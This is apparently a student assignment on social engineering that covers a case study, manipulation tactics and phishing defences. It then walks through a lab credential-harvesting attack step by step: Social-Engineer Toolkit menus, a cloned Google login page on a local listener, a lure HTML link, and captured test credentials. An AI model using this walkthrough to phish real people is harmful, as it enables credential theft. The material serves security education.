

Assignment 3 Social Engineering Attack

Name : Bhargava Sai Jetti

College : Dr.Lankapalli Bullayya College

Regd.No : 721128805292

Date : 01/03/2024

Step-1) Case Study Analysis:-

Summary of the Attack:

The organization fell victim to a sophisticated social engineering attack, where malicious actors exploited human psychology to gain unauthorized access to sensitive information. The attackers used various tactics such as phishing emails, pretexting, and impersonation to manipulate employees into disclosing confidential information or performing actions that compromised the security of the organization.

Identification of Vulnerabilities:

Lack of Employee Awareness Training:

- Many employees lacked sufficient awareness about the potential risks associated with social engineering attacks.
- Absence of regular training sessions made employees more susceptible to phishing attempts and other social engineering tactics.

Inadequate Authentication Measures:

- The organization relied on weak or outdated authentication methods, making it easier for unauthorized individuals to gain access to sensitive systems and data.

Poor Email Security Protocols:

- Insufficient email filtering systems allowed malicious emails to bypass security measures, leading to successful phishing attacks.
- Employees were not adequately educated on how to identify and report suspicious emails.

Consequences of the Attack:

Reputation Damage:

- The organization's reputation took a significant hit as news of the security breach spread.
- Customers and stakeholders may lose trust in the organization's ability to protect sensitive information.

Financial Losses:

- Remediation efforts, legal consequences, and potential fines resulted in substantial financial losses.
- The organization incurred costs related to implementing enhanced security measures and recovering compromised systems.

Customer Trust Erosion:

- Customers, alarmed by the security breach, may question the safety of their personal information within the organization.
- Trust erosion can lead to customer attrition and a decline in new customer acquisition.

Recommendations:

- By addressing these vulnerabilities and implementing the recommended measures, the organization can significantly strengthen its security posture, mitigate the risk of social engineering attacks, and rebuild trust with stakeholders.

Step-2) Role-play Exercise:-

In the role-play, one student will play the role of an attacker attempting a social engineering attack, while another student will act as an unsuspecting employee who may fall victim to the attack. The attacker's goal is to obtain sensitive information or access to the company's system.

Identification of Social Engineering Tactics:

Authority Exploitation:

- The attacker may pose as a high-ranking executive, IT administrator, or another authoritative figure within the organization.
- By leveraging authority, the attacker aims to create a sense of urgency and compliance in the victim.

Urgency:

- The attacker emphasizes time-sensitive issues or emergencies, pressuring the victim to act quickly without proper verification.
- Urgency is a common tactic to bypass the victim's natural skepticism and promote hasty decision-making.

Familiarity:

- The attacker may use information gathered from social media or other sources to create a false sense of familiarity with the victim.
- Establishing a connection or claiming a pre-existing relationship helps build trust and increases the likelihood of the victim complying with requests.

Victim's Susceptibility and Importance of Skepticism:

Authority Influence:

- The victim, influenced by the apparent authority of the attacker, may be more inclined to comply with requests without questioning their legitimacy.
- Lack of skepticism regarding the supposed authority figure contributes to the success of the social engineering attack.

Urgency Pressure:

- The victim, feeling pressured by the urgency presented by the attacker, may overlook standard security protocols and hastily provide sensitive information.
- Urgency manipulates the victim's emotions, making them more susceptible to overlooking red flags.

Familiarity Trust:

- If the attacker establishes a false sense of familiarity, the victim may lower their guard and be more willing to share information.
- Trusting the apparent connection, the victim might neglect the need for verification.

Strategies to Mitigate Social Engineering Attacks:

Strict Verification Protocols:

- Implement and enforce strict protocols for verifying the identity of individuals requesting sensitive information or access.
- Encourage employees to independently verify the legitimacy of requests, especially those involving urgent or sensitive matters.

Foster a Culture of Security Awareness:

- Conduct regular security awareness training to educate employees about common social engineering tactics and the importance of skepticism.
- Encourage a culture where employees feel empowered to question requests and report suspicious activities without fear of reprisal.

Simulated Social Engineering Exercises:

- Conduct simulated social engineering exercises to test and improve employees' ability to recognize and resist manipulation.
- Learn from these exercises to continuously refine security awareness training programs.

By addressing these aspects, organizations can bolster their defenses against social engineering attacks and create a more resilient workforce that actively contributes to the overall security posture.

Step-3) Phishing Email Analysis:-

Red Flags in Phishing Emails:

Misspelled Domain Names:

- Phishing emails often use domain names that resemble legitimate ones but contain subtle misspellings or variations.
- Example: Legitimate - "bankofficial.com" vs. Phishing - "bankoffcial.com."

Urgent Language:

- Phishing emails frequently create a sense of urgency, pressuring recipients to take immediate action.
- Urgent language might include threats of account suspension, impending legal action, or time-sensitive offers.

Requests for Sensitive Information:

- Legitimate organizations typically do not request sensitive information via email.
- Phishing emails may ask for passwords, credit card details, or other confidential data.

Generic Greetings:

- Phishing emails often use generic greetings like "Dear Customer" instead of addressing the recipient by name.
- Legitimate organizations usually personalize their communications.

Psychological Factors:

Curiosity:

- Phishing emails may exploit curiosity by claiming exclusive information or enticing offers to prompt recipients to click on malicious links.
- Curiosity-driven clicks increase the likelihood of falling victim to phishing attacks.

Fear:

- Threats of consequences, such as account suspension or legal action, invoke fear, leading individuals to respond hastily without proper scrutiny.
- Fear-driven responses override rational decision-making, making users more susceptible to phishing.

Urgency:

- Creating a false sense of urgency compels recipients to act quickly, reducing the time available for critical evaluation of the email's legitimacy.
- Urgency leverages time pressure to bypass logical thinking.

Preventive Measures Against Phishing:

Email Authentication:

- *Check Email Headers:*
 - ☐ Train users to inspect email headers for anomalies, such as mismatched or suspicious sender addresses.
 - ☐ Legitimate emails should align with the official domain of the organization.
- *Verify Sender Identities:*
 - ☐ Encourage recipients to verify the legitimacy of the sender by contacting the organization through official channels.
 - ☐ Suspicion should be raised if the sender's identity cannot be independently verified.

Security Awareness Training:

- Educate employees about common phishing tactics and the associated red flags.
- Conduct simulated phishing exercises to reinforce the importance of skepticism and to test employees' ability to recognize phishing attempts.

Implement Email Filtering Systems:

- Utilize advanced email filtering systems to detect and quarantine phishing emails before they reach users.
- Regularly update filters to adapt to evolving phishing techniques.

Two-Factor Authentication (2FA):


- Enable 2FA to add an extra layer of security, even if login credentials are compromised.
- 2FA reduces the risk of unauthorized access resulting from successful phishing attacks.

By combining these strategies, organizations can significantly enhance their resilience against phishing attacks and empower individuals to identify and report suspicious emails effectively.

Step-4) Documenting the Exploit Process:-


In this process we use various commands and few are as follows

- 1) In the kali linux use “setoolkit” command for social engineering toolkit



```
root@kali: /home/jbs
File Actions Edit View Help
home
!!\_____/!!
!! Social-Engineer Toolkit !!
!! Free !!
!! #hugs !!
!! By: TrustedSec !!
!!\_____/!!
!!\_____/!!
!!\_____/!!
/oooo oooo oooo oooo /!
/oooooooooooooooooooooooo/
/oooooooooooooooooooooooo/
/C=_____/
"The quieter you become, the more you are able to hear"
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
```

- 2) In this social engineering attack we have a lot of options lets select 2nd option website attack vectors



```
root@kali: /home/jbs
File Actions Edit View Help
home
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks
in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a meta
sploit based payload. Uses a customized java applet created by Thomas Werth to
deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser e
xploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that h
as a username and password field and harvest all the information posted to the
```

- 3) In “website attack vectors” we’ll select another option “Credential Harvester Attack Method”, this method is used to get access to the victims credentials such as user id, email, password, etc.

```
root@kali: /home/fbs
File Actions Edit View Help

The TabNabbing method will wait for a user to move to a different tab, then re
fresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This meth
od utilizes iframe replacements to make the highlighted URL link to appear leg
itimate however when clicked a window pops up then is replaced with the malici
ous link. You can edit the link replacement settings in the set_config if its
too slow/fast.

The Multi-Attack method will add a combination of attacks through the web atta
ck menu. For example you can utilize the Java Applet, Metasploit Browser, Cred
ential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell in
jection through HTA files which can be used for Windows-based powershell explo
itation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

- 4) In that we have 3 options lets select 1st option

```
The third method allows you to import
should only have an index.html when
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

- 5) Then we enter our Kali Linux ip address and use it as a listener to store data from victims and then we need to select the template which we want to fake and after that cloning of that website will start


```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com are able to hear"
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are ava
ilable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- 6) Before cloning we create a fake website like demo.html as follows and we must use only our kali linux ip address because we are using it as our listener.




```
1 <html>
2 <body>
3 <p>Long term intership assignment</p>
4 <a href="http://192.168.91.116">This is a demo only,click here</a>
5 </body>
6 </html>
7
```


- 7) And our victim must click on the link which we provide and this link leads to open our fake website,

The link is : file:///home/jbs/demo.html


And after our victim clicks on it it will lead him to something as follows




- 8) After clicking further he'll be redirected to the cloned google site which we faked



- 9) As shown above we could clearly see that it is not a genuine google site because our IP-address is clearly shown in the search bar, but our victim is innocent and tries to login.



- 10) After clicking “Sign-in” the victim will be redirected to the original google site and he will not notice that he really had signed in or not, because we can see that again the site is asking for “Sign-in”, but our victim almost ignores it.



11) And Boom ! as you could see on the backend we got the original credentials of our victim

```
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=demo@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: Passwd=testonly  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

And now we conclude that the details of our victim as follows

Victim email : demo@gmail.com

Victim password : testonly

This is how social engineering works . There are a lot more social engineering attacks which we could execute and we just did a sample here.